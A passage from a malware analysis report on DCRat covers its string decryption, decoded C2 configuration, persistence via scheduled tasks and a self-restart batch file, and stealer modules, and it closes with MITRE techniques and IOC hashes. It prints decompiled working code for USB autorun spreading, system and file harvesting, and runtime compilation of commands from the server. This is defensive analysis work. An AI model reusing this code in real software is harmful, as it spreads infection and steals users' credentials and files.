+yhG25pvrnNfYVKjCubfXaoJ4F17k899/VH1eT3PXJsn+Hu7+bcZrPGo9HZyF2/d9297hK3jm/0LG21DGrdZ/Qd8W1Qyj2d+sZjJfKlYkcE4VZJ/DZnM/vn75++fv//v/yZ3UUr/
u9rQ78X/gDX93T/OIr5gfhVWcRGySIRqk4nAtQWJXz0y31uyZj+vxmWoAhFWNgutzJ5rmV0S3xgWpUsWbefVpAyDKA+TJhPQt4U/
```

Figure 22 Encoded String 2

The strings are converted from base64, then reversed and replaced by specified characters and again base64 decoded.

```
public static string iz3Y(string string_0)
{
    return H875.ConvertFromBase64(Strings.StrReverse(H875.CE29(string_0)).Replace('(', 'a').Replace(')', 'm').Replace('#', 'A'));
}
```

Figure 23 Decryption Routine to decrypt CnC details in string 1 and different modules present in string 2

The resultant data for 1st decoded string is CnC servers, mutex name and some configurations.

```
{"H1":"http://80.87.201.118/@=I3b0Fmcl5WZnxWcThGd1FWZwlGc","H2":"http://80.87.201.118/@=
I3b0Fmcl5WZnxWcThGd1FWZwlGc","TAG":"","MUTEX":"DCR_MUTEX-FUWp8jbPTLa5yUgmPU38","DBG":fal
se,"BCS":1,"AUR":1,"AS":true,"ASP":"%SystemDrive% - Slow","AK":true,"AD":false}
```

Figure 24 Decoded string 1 data

It also creates a bat file to check for network connection and again start the process and delete the bat file.

```
@echo off
chcp 65001
ping -n 10 localhost > nul
cd "C:\Users\[redacted]\Desktop"
start "" "C:\Users\[redacted]\Desktop\sso.exe"
del /a /q /f "C:\Users\[redacted]\Desktop\JJ2zQTaq6h.bat"
```

Figure 25 Content of Bat file

After decrypting the data it checks for the mutex if already present it exits. In configuration the value of “AUR” tag is true, it takes 2 running process’s names, from 1 it takes the name of the process, from the other it takes any folder name from the parent directory and copies itself to this location with first’s process name. Along with this, it keeps a file with a name as a hash of process name and some randomly generated garbage data.




Figure 26 Copies itself to various locations obtained from running processes path and also obtains the name from the same

It also schedules tasks for these copied files.




Figure 27 Creates Schedule task for the copied files

Next, it loads different modules which it has decoded initially and loads them into memory and invokes different methods.

```
try
{
    xf96.3X1V.Add(e3vF.Z31m.GetHashCode().ToString(), e3vF.Z31m.Assembly.CreateInstance(e3vF.Z31m.Name));
    MethodInfo[] methods = e3vF.Z31m.GetMethods();
    for (int j = 0; j < methods.Length; j++)
    {
        xf96.2zW8 2zW = new xf96.2zW8();
        2zW.p791 = e3vF;
        2zW.k98l = methods[j];
        string name = 2zW.k98l.Name;
        string a = name;
        if (!(a == "OnLoad"))
        {
            if (!(a == "OnCommand"))
            {
                if (!(a == "OnUninstall"))
                {
                    if (a == "OnStealer")
                    {
                        try
                        {
                            xf96.1552.Add(new object[]
                            {
                                2zW.k98l,
                                xf96.3X1V[2zW.p791.Z31m.GetHashCode().ToString()]
                            });
```

Figure 28 code to Load different modules and call to different methods based on their availability

Then it tries to steal browser information like cookies, passwords, forms, history, autofill, credit card information also takes screenshots, clipboard data, discord tokens, FileZilla, telegram data, discord tokens, steam data.

There was also a module that will compile the code for DCRat at runtime on receiving commands from CnC.

```
public 1664(string text, string text2, string text3, string text4, string text5, string text6)
{
    try
    {
        CSharpCodeProvider cSharpCodeProvider = new CSharpCodeProvider();
        CompilerParameters options = new CompilerParameters
        {
            GenerateInMemory = true,
            GenerateExecutable = false,
            ReferencedAssemblies =
            {
                "System.Core.dll",
                "System.dll",
                "System.Windows.Forms.dll",
                "System.Drawing.dll",
                "System.Data.dll",
                "System.Management.dll",
                "System.Data.Entity.dll"
            }
        };
        CompilerResults compilerResults = cSharpCodeProvider.CompileAssemblyFromSource(options, new string[]    ]
        {
            text2
        });
        object obj = compilerResults.CompiledAssembly.CreateInstance("DCRat.Code");
        MethodInfo method = obj.GetType().GetMethod("Main");
        method.Invoke(obj, null);
        this.4yGN = 0;
    }
```

Figure 29 Code to compile DCRat code at runtime

Other different modules present are:

1. **AntiAnalysis Module**

It has kept all strings in encrypted form under a list of various techniques.

```
List<string> list = new List<string>
{
    d927.84Bj(107396372),
    d927.84Bj(107395815),
    d927.84Bj(107395838),
    d927.84Bj(107395829),
    d927.84Bj(107395780),
    d927.84Bj(107395799),
    d927.84Bj(107395758),
    d927.84Bj(107395773),
    d927.84Bj(107395724),
    d927.84Bj(107395735),
    d927.84Bj(107395694),
    d927.84Bj(107395689),
    d927.84Bj(107395708),
    d927.84Bj(107395667)
```

Figure 30 Encoded Values for Strings used in anti-analysis module

Contains various techniques to identify if it's running under VM or Sandboxing environment if there are any monitoring processes running. Also, a way to identify VM/Sandboxing is by checking physical Memory.




Figure 31 Anti Analysis Module

1. **USBSpreadDCLIB Module**

Contains code to spread to USB drives by creating an autorun.

```
bool flag = driveInfo.DriveType == DriveType.Removable;
if (flag)
{
    StreamWriter streamWriter = new StreamWriter(driveInfo.Name + "autorun.inf");
    streamWriter.WriteLine("[autorun]");
    streamWriter.WriteLine("open=" + fileInfo.Name);
    streamWriter.WriteLine("action=Run win32");
    streamWriter.Close();
    File.Copy(fileInfo.FullName, driveInfo.Name + fileInfo.Name, true);
    File.SetAttributes(driveInfo.Name + "autorun.inf", FileAttributes.ReadOnly | FileAttributes.Hidden | FileAttributes.System);
    File.SetAttributes(driveInfo.Name + fileInfo.Name, FileAttributes.ReadOnly | FileAttributes.Hidden | FileAttributes.System);
}
```

Figure 32 USBSPreadDCLIB module

1. **MiscellaneousInfoGraber module**

Contains code to collect a List of installed software's, running processes, time zone information, active TCP connections, local network connections available, list of connected USB drives.

```
public List<object[]> OnStealer(string HOST, string TOKEN, string PATH)
{
    List<object[]> list = new List<object[]>();
    object[] array = new object[2];
    string text = "";
    string text2 = "";
    string text3 = "";
    string text4 = "";
    string s = "";
    string text5 = "";
    try
    {
        RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall");
        string[] subKeyNames = registryKey.GetSubKeyNames();
        text = text + "Count: " + subKeyNames.Length.ToString() + "\r\n-----------\r\n";
        for (int i = 0; i < subKeyNames.Length; i++)
        {
            RegistryKey registryKey2 = registryKey.OpenSubKey(subKeyNames[i]);
            string text6 = registryKey2.GetValue("DisplayName") as string;
            bool flag = text6 == null;
            if (!flag)
            {
                text = text + text6 + "\r\n";
            }
        }
    }
```

Figure 33 Collects registry for uninstalling entries

```
try
{
    Process[] processes = Process.GetProcesses();
    text = text + "Count: " + processes.Length.ToString() + "\r\n------------\r\n";
    for (int j = 0; j < processes.Length; j++)
    {
        text2 = string.Concat(new string[]
        {
            text2,
            processes[j].ProcessName.ToString(),
            ".exe    [",
            processes[j].MainWindowTitle,
            "]\r\n"
        });
    }
}
```

Figure 34 List of Running processes

```
try
{
    TimeZoneInfo local = TimeZoneInfo.Local;
    text3 = text3 + "Time: " + DateTime.Now.ToString("HH:mm:ss");
    text3 = text3 + "\r\nDate: " + DateTime.Now.ToString("dd MMMM yyyy");
    text3 = text3 + "\r\n\r\nLocal Time Zone ID: " + local.Id;
    text3 = text3 + "\r\nDisplay Name: " + local.DisplayName;
    text3 = text3 + "\r\nStandard name: " + local.StandardName;
    text3 = text3 + "\r\nDaylight saving name: " + local.DaylightName;
}
```

Figure 35 TimeZone information

1. **FileGrabber module**

Collects all the files

```
public List<object[]> OnStealer(string HOST, string TOKEN, string PATH)
{
    List<string> list = new List<string>();
    List<object[]> list2 = new List<object[]>();
    List<string> list3 = new List<string>();
    string[] array = Plugin.PlConf[1y38.U45b(107396710)].Split(new char[]
    {
        '\n'
    });
    for (int i = 0; i < array.Length; i++)
    {
        string text = array[i];
        string[] array2 = Plugin.PlConf[1y38.U45b(107396733)].Split(new char[]
        {
            '\n'
        });
        for (int j = 0; j < array2.Length; j++)
        {
            string text2 = array2[j];
            bool flag = Plugin.PlConf[1y38.U45b(107396720)].ToLower() == 1y38.U45b(107396679) || Plugin.PlConf[1y38.U45b(107396720)] == 1y38.U45b(107396702);
            if (flag)
            {
                list.AddRange(Directory.GetFiles(text.Replace(1y38.U45b(107396697), Environment.UserName).Replace(1y38.U45b(107396648),
                Path.GetPathRoot(Environment.GetFolderPath(Environment.SpecialFolder.System)).Replace(1y38.U45b(107396659), 1y38.U45b(107396622))), text2,
                SearchOption.TopDirectoryOnly));
            }
            else
            {
                list.AddRange(Plugin.yOu7(text.Replace(1y38.U45b(107396697), Environment.UserName).Replace(1y38.U45b(107396648),
                Path.GetPathRoot(Environment.GetFolderPath(Environment.SpecialFolder.System)).Replace(1y38.U45b(107396659), 1y38.U45b(107396622))), text2));
            }
        }
    }
```

Figure 36 File Grabber Modules collects files

1. **BSODProtection Module**

At this point, this module is not in a complete state. This shows that it is still under development.

Conclusion:

This seems to be malware that is still being developed. We haven't received Initial Vector yet, but it appears to be downloaded by a malicious doc/Xls file, which is spread through emails. Users should avoid opening emails, documents sent by unknown senders and keep the AV updated. We detect all the modules and stages with Trojan.Formbook and Trojan.YakbeexMSIL.ZZ4

MITRE ATT&CK TTPs:

Virtualization/Sandbox Evasion: System Checks	T1497.001
Scheduled Task/Job	T1053
Process Injection: Process Hollowing	T1055.012
Masquerading	T1036
Credentials from Password Stores	T1555
Clipboard Data	T1115
Data from Configuration Repository	T1602

IOC:

- 1D13A84AA671B75F66F4C7FCE8339619291D4A43 exe
- 6C73DC53F1AF57E1B2B404F2E20A9AECBAA80051 dll
- DC7CF9544AA5B4928697B4C49C94A60211F025A1 dll
- 9577B2B5C4FBA6B2AFA65C5161FCE75F48E75D5D dll
- 7E314AE69FC9A613A4A5356556F73E027B540141 dll
- 32D97D1729D9A5919CBE1AE76F46BCDB9620153C dll

Rumana Siddiqui

Follow @